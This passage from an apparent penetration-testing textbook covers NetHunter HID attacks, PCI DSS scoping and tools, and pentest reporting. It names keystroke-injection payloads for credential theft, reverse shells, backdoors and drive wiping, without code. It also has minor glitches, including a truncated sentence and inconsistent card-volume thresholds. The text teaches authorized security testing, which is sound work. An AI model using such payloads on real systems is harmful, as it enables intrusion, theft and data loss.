A DuckHunter HID attack converts USB Rubber Ducky scripts into NetHunter HID attacks as seen previously. USB Rubber Ducky scripts can be downloaded from Hak5's very own Darren Kitchen's GitHub page at `https://github.com/hak5darren` and loaded into the NetHunter HID tool in the **Convert** tab.

Payloads include (but are certainly not limited to) the following:

- WiFi key grabber
- Reverse Shell with Persistence
- Retrieve SAM and SYSYTEM from a live filesystem
- Netcat Reverse Shell
- OSX Local DNS Poisoning
- Batch Wiper/Drive Eraser
- Wifi Backdoor

Summary

The Kali NetHunter platform has a great deal of functionality in relation to its size. The most distinct advantage for the penetration tester is that the tools and techniques, with some variation, are basically the same in both Kali Linux and NetHunter. This reduces the necessary time to learn a new set of tools, while giving the penetration tester the ability to run penetration tests from a phone or tablet. This allows the tester the ability to get closer to a target organization, while allowing for some ability to obfuscate some of their actions. Adding attacks such as the HID further allows the penetration tester to perform attacks that would not be accomplished without other tools. NetHunter is an excellent platform to include in your penetration testing kit.

In the next chapter, we will move on to the **Payment Card Industry Data Security Standard** (**PCI DSS**) and discuss scoping, scheduling, segmentation, and various tools for carrying out a PCI DSS scan.

Questions

- What versions of the OnePlus and Nexus phones support Kali NetHunter?
- Does NetHunter require root access on a mobile device?
- What third-party Android applications are included in NetHunter?
- What types of wireless encryption are supported by Router Keygen?
- What are some of the features of the cSploit app?
- What is the name of the MitM wireless attack tool?
- What does the DuckHunter HID attack do?

Further reading

- NetHunter documentation: `https://github.com/offensive-security/kali-nethunter/wiki`
- Installing NetHunter on Android devices: `https://www.androidauthority.com/how-to-install-kali-nethunter-android-896887/`
- DNS spoofing with NetHunter: `https://cyberarms.wordpress.com/category/nethunter-tutorial/`

13
PCI DSS Scanning and Penetration Testing

The **Payment Card Industry Data Security Standard** (**PCI DSS**) was founded in 2006 as a joint venture by several of the leading credit card companies, including MasterCard, Discovery, Visa, American Express, and JCB International. The PCI DSS (currently at version 3.2.1) applies to all institutions, merchants, and businesses that accept, process, transmit, and store credit card information and associated details. The purpose of this standard remains solely to protect merchants, service providers, and consumers alike from financial and goodwill losses that may be sustained due to breaches of data security as it relates to credit cards and associated **Personally Identifiable Information** (**PII**).

According to the PCI DSS, cardholder data includes:

- The name of the cardholder
- The cardholder's account number
- The cardholder's service code
- The card's expiration date

Sensitive data also includes **Personal Identification Numbers** (**PINs**) and data found on magnetic strips or chips.

The PCI DSS comprises 6 goals and 12 requirements. All 6 goals and 12 requirements can be achieved via an in-depth assessment, which verifies that measures have been taken to actively ensure the protection of cardholder information. Although satisfying 6 goals and 12 achievements may sound simple enough, there are actually 250 PCI sub-requirements.

According to MasterCard, the six goals of the PCI DSS are as follows:

- Building and maintaining a secure network and systems
- Protection of cardholder data
- Maintaining a vulnerability management program
- Implementing strong access control measures
- Regularly monitoring and testing networks
- Maintaining an information security policy

The volume of cardholder transactions processed determines the types of assessments required to be completed by companies. Some companies, such as Discover Global Network (of the Discover card), require that all merchants that process, transmit, or store cardholder data using the Discover network are PCI-compliant.

Credit card institutions have various levels and categories with which they identify compliance requirements, as listed in the following section. The criteria vary between institutions, although, the requirements are the same for all:

- **Level 1**: An annual on-site security assessment report detailing assessed systems that process, store, or transmit credit card information must be submitted. A quarterly network scan is also required, which must be conducted by an **Approved Scanning Vendor** (**ASV**), to remotely scan for vulnerabilities and potential threats.
    - American Express yearly volume transaction: 2.5 million (or more)
    - MasterCard yearly volume transaction: 6 million or more
- **Level 2**: 50,000-2.5 million. An annual self-assessment is required, along with the quarterly network scan. An on-site assessment can also be provided at the merchant's discretion.
    - American Express yearly volume transaction: less than 50,000
    - MasterCard yearly volume transaction: between 1 and 6 million
- **Level 3**: An annual self-assessment is required, along with the quarterly network scan. An on-site assessment can also be provided at the merchant's discretion.
    - American Express yearly volume transaction: less than 50,000
    - MasterCard yearly volume transaction: more than 20,000, but less than 1 million

Additional levels:

- **Level EMV (American Express)**: The processing of more than 50,000 chip-enabled card transactions requires an annual EMV Attestation (AEA) self-examination.
- **Level 4 (MasterCard)**: An annual self-assessment is required, along with the quarterly network scan. An on-site assessment can also be provided at the merchant's discretion.

PCI DSS v3.2.1 requirement 11.3

Earlier in this chapter, I mentioned that the PCI DSS comprises 6 goals and 12 requirements. The official PCI DSS v3.2.1 Quick Reference Guide provides a summary of all 12 requirements to be satisfied, and can be downloaded at `https://www.pcisecuritystandards.org/documents/PCI_DSS-QRG-v3_2_1.pdf?agreement=truetime=1535479943356`. In this section, we focus on the penetration testing elements of the PCI DSS assessment under *Requirement 11: Regularly test security systems and processes*, which falls under *Goal 5: Regularly Monitoring and Testing Networks.*

Requirement 11.3 is based on implementing a penetration testing methodology such as the suggested *NIST SP800-115 Technical Guide to Information Security Testing and Assessment*. Although published in 2008, NIST SP800-115 provides tried-and-trusted techniques and best practices for scoping and executing penetration tests, and should be used as a guide when considering or creating a methodology for penetration testing.

Requirement 11.3.1 focuses on performing an external penetration test. This should be done annually or after any influential and significant upgrade within the organization, such as the upgrade of servers, backbone applications, switches, routers, firewalls, cloud migrations, or even an upgrade of operating systems within the environment. External penetration testing should be carried out by qualified and experienced personnel or third parties.

Requirement 11.3.2 focuses on internal penetration testing. As with requirement 11.3.1, the internal penetration test should be performed annually and also carried out by a qualified and experienced individual or third party.

Requirement 11.3.3 serves as more of an analytical rather than a technical requirement, in that it involves the analysis of internal and external penetration tests to ensure mitigation of revealed vulnerabilities and exploits.

Requirement 11.4 defines segmentation within the scope of the methodology. When determining the scope of the assessment (as we will see in the following section), it is strongly recommended t in an effort to reduce the scope itself, seeing as not every system within the network or CDE will need to be assessed. This type of network isolation can be done using firewalls and access-control list configurations in routers.

Scoping the PCI DSS penetration test

Prior to conducting any type of penetration test, the penetration tester needs to engage with the client to ensure that all the appropriate information is obtained. During the target scoping phase, the penetration tester will gather information from the client that will be used to generate target assessment requirements, define the parameters for testing, and the client's business objectives and time schedule. This process plays an important role in defining clear objectives toward any kind of security assessment. By determining these key objectives, you can easily draw a practical roadmap of what will be tested, how it will be tested, what resources will be allocated, what limitations will be applied, what business objectives will be achieved, and how the test project will be planned and scheduled. All of this information is finally captured in a test plan that expressly states what the scoping of the test will be.

We can combine all of these elements and present them in a formalized scope process to achieve the required goal. The following are the key concepts that will be discussed in this chapter:

- **Gathering client requirements**: This deals with accumulating information about the target environment through verbal or written communication.
- **Preparing the test plan**: This depends on different sets of variables. These variables may include shaping the actual requirements into a structured testing process, legal agreements, cost analysis, and resource allocation.
- **Profiling test boundaries**: This determines the limitations associated with the penetration testing assignment. These can be a limitation of technology, knowledge, or a formal restriction on the client's IT environment.

- **Defining business objectives**: This is a process of aligning business views with the technical objectives of the penetration testing program.
- **Project management and scheduling**: This directs every other step of the penetration testing process with a proper timeline for test execution. This can be achieved using a number of advanced project management tools.

It is highly recommended that you follow the scoping process in order to ensure test consistency and a greater probability of success. Additionally, this process can also be adjusted according to the given situation and test factors. Without any such process, there will be a greater chance of failure, as the requirements gathered will have no proper definitions and procedures to follow. This can risk putting the entire penetration testing project in danger and may result in an unexpected business interruption. At this stage, paying special attention to the penetration testing process would make an excellent contribution toward the rest of the test phases and clarify the perspectives of both technical and management areas. The key is to acquire as much information as possible from the client beforehand to formulate a strategic path that reflects the multiple aspects of penetration testing. These may include negotiable legal terms, contractual agreement, resource allocation, test limitations, core competencies, infrastructure information, timescales, and rules of engagement. As a part of best practices, the scope process addresses each of the attributes that are necessary to initiate our penetration testing project in a professional manner.

Each step constitutes unique information that is aligned in a logical order to pursue the test execution successfully. This also governs any legal matters to be resolved at an early stage. Hence, we will explain each of these steps in more detail in the following section. Keep in mind that it will be easier for both the client and penetration testing consultant to further understand the process of testing if all the information gathered is managed in an organized manner.

Gathering client requirements

This step provides a generic guideline that can be drawn in the form of a questionnaire in order to devise all the information about the target infrastructure from a client. A client can be any subject who is legally and commercially bound to the target organization. Thus, for the success of the penetration testing project, it is critical to identify all internal and external stakeholders at an early stage of the project and analyze their levels of interest, expectations, importance, and influence. A strategy can then be developed to approach each stakeholder with their requirements and involvement in the penetration testing project, in order to maximize positive influences and mitigate potential negative impacts.

It is solely the duty of the penetration tester to verify the identity of the contracting party before taking any further steps.

The basic purpose of gathering client requirements is to open a true and authentic channel by which the penetration tester can obtain any information that may be necessary for the testing process. Once the test requirements have been identified, the client should validate them in order to remove any misleading information. This will ensure that the future test plan is consistent and complete.

Creating the customer requirements form

We have listed some of the commonly asked questions and considerations that may be used as a basis to create a conventional customer requirements form. It is important to note that this list can be extended or shortened according to the goal of a client:

- Collect basic information, such as company name, address, website, contact person(s) details, email address, and telephone number(s)
- Determine the key objectives behind the penetration testing project
- Determine the penetration test type (with or without specific criteria):
    - Black box testing
    - White box testing
    - External testing
    - Internal testing
    - Social engineering included
    - Social engineering excluded
    - Investigate employee background information
    - Adopt an employee's fake identity (legal counsel may be required)
    - Denial of service included
    - Denial of service excluded
    - Penetrate business partner systems:
        - How many servers, workstations, and network devices need to be tested?
        - Which operating system technologies are supported by your infrastructure?

- Which network devices need to be tested? Firewalls, routers, switches, load balancers, IDS, IPS, or any other appliances?
- Are disaster recovery plans in place? If yes, whom should we contact?
- Are there any administrators currently managing your network?
- Is there any specific requirement to comply with industry standards? If yes, list them.
- Who will be the point of contact for this project?
- What is the timeline allocated for this project?
- What is your budget for this project?
- List any miscellaneous requirements, if necessary.

Preparing the test plan

Once the requirements have been gathered and verified by a client, it is time to draw a formal test plan that should reflect all of these requirements, in addition to other necessary information on the legal and commercial grounds of the testing process. The key variables involved in preparing a test plan are a structured testing process, resource allocation, cost analysis, a non-disclosure agreement, a penetration testing contract, and rules of engagement. Each of these areas is addressed with short descriptions, as follows:

- **Structured testing process**: After analyzing the details provided by your customer, it may be important to restructure your testing methodology. For instance, if the social engineering service is about to be excluded, you would have to remove it from the formal testing process. Sometimes, this practice is known as **test process validation**. It is a repetitive task that has to be revisited whenever there is a change in client requirements. If there are any unnecessary steps involved during the test execution, it may result in a violation of the organization's policies and incur serious penalties. Additionally, based on the test type, there would be a number of changes to the test process. As an example, white box testing may not require the information gathering and target discovery phases because the tester is already aware of the internal infrastructure.

The validation of the network and environment data may be useful regardless of the test type. After all, the client may not know what their network really looks like!

- **Resource allocation**: Determining the expert knowledge required to achieve the completeness of a test is one of the most substantial areas. Thus, assigning an appropriately skilled penetration tester to a certain task may result in better security assessment. For instance, penetration testing of an application requires a knowledgeable application security tester. This activity plays a significant role in the success of the penetration testing assignment.
- **Cost analysis**: The cost of penetration testing depends on several factors. This may involve the number of days allocated to fulfill the scope of a project, additional service requirements, such as social engineering and a physical security assessment, and the expert knowledge required to assess the specific technology. From an industry viewpoint, this should combine a qualitative and quantitative value.
- **Non-disclosure Agreement** (**NDA**): Before starting the test process, it is necessary to sign an NDA that will reflect the interests of both parties: the client and the penetration tester. Using such a mutual NDA should clarify the terms and conditions under which the test should be aligned. The penetration tester should comply with these terms throughout the test process. Violating any single term of agreement can result in serious penalties or permanent exclusion from the job.
- **Penetration testing contract**: There is always the need for a legal contract that will address the technical and business matters between the client and penetration tester. This is where the penetration testing contract comes in. The basic information in such contracts focuses on what testing services are being offered, their main objectives, how they will be conducted, payment declaration, and maintaining the confidentiality of the whole project. It is highly recommended that you have this document created by an attorney or legal counsel, as it will be used for most of your penetration testing activities.
- **Rules of Engagement (ROE)**: The process of penetration testing can be invasive and requires a clear understanding of the assessment's demands, support provided by the client, and the type of potential impact or effect that each assessment technique may have. Moreover, the tools used in the penetration testing processes should clearly state their purpose so that the tester can use them accordingly. The ROE defines all of these statements in a more detailed fashion to address the necessity of the technical criteria that should be followed during the test execution. You should never cross the boundaries set within the pre-agreed upon ROE.

By preparing each of these sub-parts of the test plan, you can ensure that you have a consistent view of the penetration testing process. This will provide a penetration tester with more specific assessment details that have been processed from the client's requirements. It is always recommended that you prepare a test plan checklist that can be used to verify the assessment criteria and its underlying terms with the contracting party. One such exemplary type of checklist is discussed in the following section.

The test plan checklist

The following is an example of a set of questions that should be answered correctly before taking any further steps in the scope process:

- Are all the requirements promised during the RFP being met?
- Is the test scope clearly defined?
- Have all the testing entities been identified?
- Have all the non-testing entities been separately listed?
- Is there any specific testing process that will be followed?
- Is the testing process documented correctly?
- Will the deliverables be produced upon completion of a test process?
- Has the entire target environment been researched and documented before?
- Have all the roles and responsibilities been assigned in relation to the testing activities?
- Is there any third-party contractor to accomplish a technology-specific assessment?
- Have any steps been taken to bring the project to a graceful closure?
- Has the disaster recovery plan been identified?
- Has the cost of the test project been finalized?
- Have the people who will approve the test plan been identified?
- Have the people who will accept the test results been identified?

Profiling test boundaries

Understanding the limitations and boundaries of the test environment goes hand in hand with the client requirements, which can be justified as intentional or unintentional interests. These can be in the form of technology, knowledge, or any other formal restrictions imposed by the client on the infrastructure. Each limitation imposed may cause a serious interruption to the testing process and can be resolved using alternative methods. However, note that certain restrictions cannot be modified, as they are administered by the client to control the process of penetration testing. We will discuss each of these generic types of limitations with their relevant examples as follows:

- **Technology limitations**: This type of limitation occurs when the scope of a project is properly defined, but the presence of a new technology in the network infrastructure prevents the auditor from testing it. This happens only when the auditor does not have any penetration testing tool that can assist in the assessment of this new technology. For instance, imagine that a company has introduced a robust GZ network firewall device that sits at the perimeter and works to protect the entire internal network. However, its implementation of proprietary methods inside the firewall prevents any firewall assessment tool from working. Thus, there is always a need for an up-to-date solution that can handle the assessment of such a new technology.
- **Knowledge limitations**: The knowledge limitations of a penetration tester can have a negative impact if their skill level is limited and they are not capable of testing certain technologies. For example, a dedicated database penetration tester would not be able to assess the physical security of a network infrastructure. Hence, it is good to divide the roles and responsibilities according to the skills and knowledge of the penetration tester in question, so as to achieve the required goal.
- **Other infrastructure restrictions**: Certain test restrictions can be applied by the client to control the assessment process. This can be done by limiting the view of an IT infrastructure to include only specific network devices and technologies that need assessment. Generally, this kind of restriction is introduced during the requirement gathering phase; for instance, testing all the devices behind a given network segment, except the first router. Such a restriction imposed by the client does not ensure the security of a router in the first place, which can lead to a compromise across the whole network, even if all the other network devices are hardened and security-assured. Thus, proper thinking is always required before putting any such restrictions on penetration testing.

Profiling all of these limitations and restrictions is important and can be carried out while gathering the client requirements. A good penetration tester's duty is to dissect each requirement and hold a discussion with the client to pull or change any ambiguous restrictions that may cause an interruption to the testing process or result in a security breach in the near future. These limitations can also be overcome by introducing highly skilled penetration testers and an advanced set of tools and techniques for the assessment, although, by nature, certain technology limitations cannot be eliminated, and you may require extra time to develop their testing solutions.

Defining business objectives

Based on the assessment requirements and the endorsement of services, it is vital to define the business objectives. This will ensure that the testing output benefits a business in a variety of ways. Each of these business objectives is focused and structured according to the assessment requirements and can provide a clear view of the goals that the industry seeks to achieve. We have formatted some general business objectives that can be used with any penetration testing assignment. However, they can also be redesigned according to a change in requirements. This process is important and may require a penetration tester to observe and understand the business motives while maintaining the minimum level of standard before, during, and after the test is completed. Business objectives are the main aspect that brings the management and technical teams together in order to support a strong proposition and the idea of securing information systems. Based on the different kinds of security assessments to be carried out, the following list of common objectives has been derived:

- Provide industry-wide visibility and acceptance by maintaining regular security checks.
- Achieve the necessary standards and compliance by assuring business integrity.
- Secure the information systems holding confidential data about the customers, employees, and other business entities.
- List the active threats and vulnerabilities found in the network infrastructure, and help to create security policies and procedures that should thwart known and unknown risks.
- Provide a smooth and robust business structure that will benefit its partners and clients.
- Retain the minimum cost for maintaining the security of an IT infrastructure. The security assessment measures the confidentiality, integrity, and availability of the business systems.

- Provide a greater return on investment by eliminating any potential risks that might cost more if exploited by a malicious adversary.
- Detail the remediation procedures that can be followed by a technical team at the organization concerned to close any open doors, and thus, reduce the operational burden.
- Follow industry best practices and best-of-breed tools and techniques to evaluate the security of the information systems according to the underlying technology.
- Recommend any possible security solutions that should be used to protect the business assets.

Project management and scheduling

Managing the penetration testing project requires a thorough understanding of all of the individual parts of the scoping process. Once these scope objectives have been cleared, the project manager can coordinate with the penetration testers to develop a formal outline that defines the project plan and schedule. Usually, the penetration tester can carry out this task unaided, but the cooperation of a client could possibly bring positive attention to that part of the schedule. This is important because test execution requires careful allotment of the timescale that should not exceed the declared deadline. Once the proper resources have been identified and allocated to perform certain tasks during the assessment period, it becomes necessary to draw a timeline depicting those resources with their key roles in the penetration testing process.

Each task is defined as a piece of work undertaken by the penetration tester. The resource can be a person involved in the security assessment, or an ordinary source such as lab equipment, which can be helpful in penetration testing. In order to manage these projects efficiently and cost effectively, there are a number of project management tools available that can be used to achieve our mission. We have listed some important project management tools in the following table. Selecting the best one depends on the environment and testing criteria stipulations:

Project management tools	**Websites**
Microsoft Office Project Professional	`http://www.microsoft.com/project/`
TimeControl	`http://www.timecontrol.com/`
TaskMerlin	`http://www.taskmerlin.com/`
Project KickStart Pro	`http://www.projectkickstart.com/`
FastTrack Schedule	`http://www.aecsoftware.com/`
ProjectLibre	`www.projectlibre.org`
TaskJuggler	`http://www.taskjuggler.org/`

Using any of these powerful tools, the work of the penetration tester can be easily tracked and managed in accordance with their defined tasks and time period. Additionally, these tools provide other advanced features, such as generating an alert for the project manager if the task has been finished or the deadline exceeded. There are many other positive facts that encourage the use of project management tools during the penetration testing assignment. These include efficiency in delivering services on time, improved test productivity and customer satisfaction, increased quality and quantity of work, and flexibility to control the progress of the work.

Tools for executing the PCI DSS penetration test


The PCI DSS states that yearly assessments are to be performed by ASVs, while self-assessments can be done quarterly by qualified and experienced professionals. Qualified persons should have multiple years' experience in penetration testing and possess one or more of the following certifications:

- **Certified Ethical Hacker** (**CEH**)
- **Offensive Security Certified Professional** (**OSCP**)
- **CREST** penetration testing certifications
- **Global Information Assurance** (**GIAC**), for example, GPEN, GWAPT, and GXPN.

The tools used by professionals for the PCI DSS assessment can be commercial or open source, as long as they generate a high level of accuracy. In this book, we have used many tools, some of which not only perform multiple functions, but do so in an automated manner, usually once all IP information has been specified.

In `Chapter 6`, *Vulnerability Scanning*, we looked at several tools for performing automated vulnerability assessments, including the trial version of Tenable's Nessus and its available options for PCI DSS assessments and compliance. Tenable is also one of the many companies that can be hired directly as an independent third party to perform PCI ASV vulnerability scans for the annual PCI DSS report, depending on a company's level of compliance and annual transaction volume.

Although now available via a paid subscription only, Nessus can also perform both internal and external PCI DSS assessments. The following screenshot shows the details of the Nessus internal PCI DSS assessment:



To make things simpler, I've put together a list of tools covered in the previous chapters that can assist you in executing a vulnerability assessment and penetration test as part of the PCI DSS self-assessment. Again, some tools may be repeated throughout the list, as they may perform multiple functions:

- Information gathering (`Chapter 4`, *Footprinting and Information Gathering*):
    1. Devsploit
    2. Striker
    3. RedHawk

- Scanning (`Chapter 5`, *Scanning and Evasion Techniques*):
    1. Nmap
    2. RedHawk

- Vulnerability assessment (`Chapter 6`, *Vulnerability Scanning*):
    1. OpenVAS
    2. Nessus
    3. Lynis (Linux system auditing).
    4. Sparta

- `Chapter 7`, *Social Engineering*:
    1. The Social Engineering Toolkit

- Exploitation (Chapters 8-12):
    1. Metasploit
    2. NetHunter

- Reporting (`Chapter 14`, *Tools for Penetration Testing Reporting*):
    1. Dradis framework

Of course, there are many other tools that can be used for assessments, but these should be enough to get you started.

Summary

In this chapter, we were introduced to the **Payment Card Industry Data Security Standard** (**PCI DSS**) and its goals and requirements for organizations that must be PCI DSS-compliant. We also looked at the various levels of compliance required, depending on the volume of payment card transactions processed yearly. We also learned about the importance of segmentation and its impact on PCI DSS assessments, and then moved on to a detailed look at the scoping process.

Toward the end of the chapter, we learned that only qualified and experienced professionals should be authorized to carry out PCI DSS self-assessments, and also that a PCI DSS ASV must be hired to perform annual external PCI DSS assessments. Lastly, we recapped various tools used in previous chapters throughout the book that can be used specifically to perform assessments.

In the next chapter, we take a look at tools that create reports and help us to tie together all aspects of penetration testing.

Questions

1. Which companies developed the PCI DSS standard?
2. What is the current version of the PCI DSS?
3. How many goals and requirements are there in the PCI DSS?
4. Which requirements deal with internal and external PCI DSS assessments?
5. Which type of assessment/may be carried out by an ASV?
6. How often must external assessments be carried out by an ASV?
7. What is the purpose of segmentation?
8. When referring to the scoping aspect of an assessment, what does the structured testing process refer to?
9. What are some of the qualifications that a professional penetration tester should possess?
10. Which vulnerability assessment tools can be used to perform a PCI DSS self-assessment?

Further reading

There is much more to learn about the PCI DSS standard. For more information on PCI DSS, assessments, and general knowledge pertaining to these, please visit the following links:

- Requirements and security assessment procedures: `https://www.pcisecuritystandards.org/documents/PCI_DSS_v3-2-1.pdf`
- PCI DSS quick reference guide: `https://www.pcisecuritystandards.org/documents/PCI_DSS-QRG-v3_2_1.pdf?agreement=truetime=1535905197919`
- PCI DSS template for report on compliance: `https://www.pcisecuritystandards.org/documents/PCI-DSS-v3_2_1-ROC-Reporting-Template.pdf?agreement=truetime=1535905197972`
- An outline of a prioritized approach to pursue PCI DSS compliance: `https://www.pcisecuritystandards.org/documents/Prioritized-Approach-for-PCI-DSS-v3_2_1.pdf?agreement=truetime=1535905628536`

14
Tools for Penetration Testing Reporting

Assessment tracking and documentation is a critical aspect of professional penetration testing. Each input and output from the testing tools should be recorded to ensure that the findings are reproducible in an accurate and consistent manner when needed. Keep in mind that part of the penetration testing process includes presenting the findings to clients. There is a high likelihood that these clients will want to mitigate the vulnerabilities and then attempt to mimic your steps in order to ensure their mitigations were effective. Depending on the scope, you may be required to perform additional testing that verifies that any improvements that the client makes actually remove the vulnerabilities you found. Accurate documentation of your steps will assist you in ensuring that the very same testing occurs during this follow-up.

Proper test documentation provides a record of the actions performed and thus allows you to trace your steps in case the client experiences non-test related incidents during your agreed-upon test window. Detailed recording of your actions can be very tedious, but as a professional penetration tester, you should not overlook this step.

Documentation, report preparation, and presentation are the core areas that must be addressed in a systematic, structured, and consistent manner. This chapter provides detailed instructions that will assist you in aligning your documentation and reporting strategy. The following topics will be covered in this chapter:

- Results verification, which ensures that only validated findings are reported.
- Types of reports and their reporting structures will be discussed from the executive, management, and technical perspectives, to best reflect the interests of the relevant authorities involved in the penetration testing project.
- The presentation section provides general tips and guidelines that may help in understanding your audience and their level of receptiveness to the given information.

- Post-testing procedures; that is, the corrective measures and recommendations that you should include as a part of a report, and their use in advising the remediation team at the organization concerned. This kind of exercise is quite challenging and requires an in-depth knowledge of the target infrastructure under security considerations.

Each of the following sections will provide a strong basis for preparing documentation, reporting, and presentation, and especially for highlighting their roles. Even a small mistake can lead to a legal problem. The report that you create must show consistency with your findings, and should do more than just point out the potential weaknesses found in a target environment. For instance, it should be well prepared and demonstrate a proof of support against known compliance requirements, if any, required by your client. Additionally, it should clearly state the attacker's modus operandi, applied tools, and techniques, and list the discovered vulnerabilities and verified exploitation methods. Primarily, it is about focusing on the weaknesses, rather than explaining the fact or procedure used to discover them.

Technical requirements

A laptop or desktop with a minimum of 6 GB RAM, a quad-core CPU, and 500 GB HDD space is required. For the operating system, we use Kali Linux 2018.2 or 2018.3 as a virtual machine, or installed on the HDD, SD card, or USB flash drive.

Documentation and results verification

A substantial amount of vulnerability verification will be necessary, in most cases, to ensure that your findings are actually exploitable. Mitigation efforts can be expensive and, as such, vulnerability verification is a critical task in terms of your reputation and integrity. In our experience, we have noticed several situations where people just run a tool, grab the results, and present them directly to their clients. This type of irresponsibility and lack of control over your assessment may result in serious consequences and lead to the downfall of your career. In situations where there are false negatives, it might even place the client at risk by selling a false sense of security. Thus, the integrity of test data should not be tainted with errors and inconsistencies.

The following are a few procedures that may help you in documenting and verifying the test results before transforming them into a final report:

- **Taking detailed notes**: Take detailed notes of each step that you have made during the information gathering, discovery, enumeration, vulnerability mapping, social engineering, exploitation, privilege escalation, and persistent access phases of the penetration testing process.
- **Note-taking template**: Make a note-taking template for every single tool you execute against your target from Kali. The template should clearly state its purpose, execution options, and the profiles aligned for the target assessment, and provide space for recording the respective test results. It is also essential to repeat the exercise at least twice before drawing a final conclusion from a particular tool. In this way, you certify and test-proof your results against any unforeseen conditions. For instance, when using Nmap for the purpose of port scanning, we should lay out our template with any necessary sections, such as usage purpose, target host, execution options, and profiles (service detection, OS type, MAC address, open ports, device type, and so on), and document the output results accordingly.
- **Reliability**: Do not rely on a single tool. Relying on a single tool (for example, for information gathering) is absolutely impractical, and may introduce discrepancies to your penetration testing engagement. Thus, we highly encourage you to practice the same exercise with different tools made for a similar purpose. This will ensure the transparency of the verification process, increased productivity, and reduced false positives and false negatives. In other words, every tool has its own specialty for handling a particular situation. It is also worth testing certain conditions manually wherever applicable, and using your knowledge and experience to verify all the reported findings.

Types of reports

After gathering every single piece of your verified test results, you must combine them into a systematic and structured report before submitting them to the target stakeholder. There are three different types of report; each has its own schema and layout relevant to the interests of a business entity involved in the penetration testing project. The report types are as follows:

- Executive report
- Management report
- Technical report

These reports are prepared according to the level of understanding and ability of the recipient to grasp the information conveyed by the penetration tester. We will examine, in the following section, each report type and its reporting structure, with basic elements that may be necessary to accomplish your goal.

It is important to note that all of these reports should abide by non-disclosure policy, legal notices, and the penetration testing agreement, before being handed to the stakeholders.

The executive report

The executive report, a type of assessment report, is shorter and more concise, and points out a high-level view of the penetration testing output from a business strategy perspective. The report is prepared for C-level executives within a target organization (the CEO, CTO, CIO, and so on). It must be populated with some basic elements, as follows:

- **Project objective**: This section defines the mutually agreed criteria for the penetration testing project between you and your client.
- **Vulnerability risk classification**: This section explains the risk levels (critical, high, medium, low, and informational) used in the report. These levels should be clearly differentiated and should highlight the technical security exposure in terms of severity.
- **Executive summary**: This section briefly describes the purpose and goal of the penetration testing assignment under the defined methodology. It also highlights the number of vulnerabilities discovered and successfully exploited.
- **Statistics**: This section details the vulnerabilities discovered in the target network's infrastructure. These can also be drawn in the form of a pie chart, or in any other intuitive format.
- **Risk matrix**: This section quantifies and categorizes all the established vulnerabilities, identifies the resources potentially affected, and lists the discoveries, references, and recommendations in a shorthand format.

It is always an ideal approach to be creative and expressive while preparing an executive report and to keep in mind that you are not required to reflect upon the technical grounds of your assessment results, but rather give factual information processed from those results. The overall size of the report should be from two to four pages. Please refer to the *Further reading* section at the end of this chapter for sample reports.

The management report

The management report is generally designed to cover the issues, including regulatory and compliance measurement, in terms of target security posture. Practically, it should extend the executive report with a number of sections that may interest **Human Resources** (**HR**) and other management people, and assist in their legal proceedings. The following are key parts that may provide you with a valuable foundation for the creation of such a report:

- **Compliance achievement**: This contains a list of known standards, and maps each of its sections or subsections with the current security disposition. It should highlight any regulatory violations that occurred, and that might inadvertently expose the target infrastructure and pose serious threats.
- **Testing methodology**: This should be described briefly and should contain sufficient details to help the management people understand the penetration testing life cycle.
- **Assumptions and limitations**: This highlights the known factors that may have prevented the penetration tester from reaching a particular objective.
- **Change management**: This is sometimes considered a part of the remediation process; however, it is mainly targeted toward the strategic methods and procedures that handle all the changes in a controlled IT environment. The suggestions and recommendations that evolve from security assessment should remain consistent with any change in the procedures, in order to minimize the impact of an unexpected event upon the service.
- **Configuration management**: This focuses on the consistency of the functional operation and performance of a system. In the context of system security, it follows any change that may have been introduced to the target environment (hardware, software, physical attributes, and others). These configuration changes should be monitored and controlled to maintain the system configuration state.

As a responsible and knowledgeable penetration tester, it is your duty to clarify any management terms before you proceed with the penetration testing life cycle. This exercise definitely involves one-to-one conversations and agreements on target-specific assessment criteria, such as what kind of compliance or standard frameworks have to be evaluated, any restrictions in place while following a particular test path, whether or not the changes suggested are sustainable in the target environment, and whether or not the current system state will be affected if any configuration changes are introduced. These factors all jointly establish a management view of the current security state in a target environment, and provide suggestions and recommendations following the technical security assessment.

The technical report

The technical assessment report plays a very important role in addressing the security issues raised during the penetration testing engagement. This type of report is generally developed for techies who want to understand the core security features handled by the target system. The report will detail any vulnerabilities, how they can be exploited, what business impact they could bring, and how resistant solutions can be developed to thwart any known threats. It has to communicate with all-in-one secure guidelines for protecting the network infrastructure. So far, we have already discussed the basic elements of the executive and management reports. In the technical report, we extend these elements and include some special themes that may draw substantial interest from the technical team at the target organization. Sometimes, sections such as project objectives, vulnerability risk classification, risk matrix, statistics, testing methodology, and assumptions and limitations, are also a part of the technical report. The technical report consists of the following sections:

- **Security issues**: The security issues raised during the penetration testing process should be clearly cited in detail, such that for each applied attack method, you must mention the list of affected resources, its implications, original request and response data, simulated attack request and response data, provide reference to external sources for the remediation team, and give professional recommendations to fix the discovered vulnerabilities in the target IT environment.
- **Vulnerabilities map**: This provides a list of discovered vulnerabilities found in the target infrastructure, each of which should be easily matched to the resource identifier (for example, the IP address and target name).
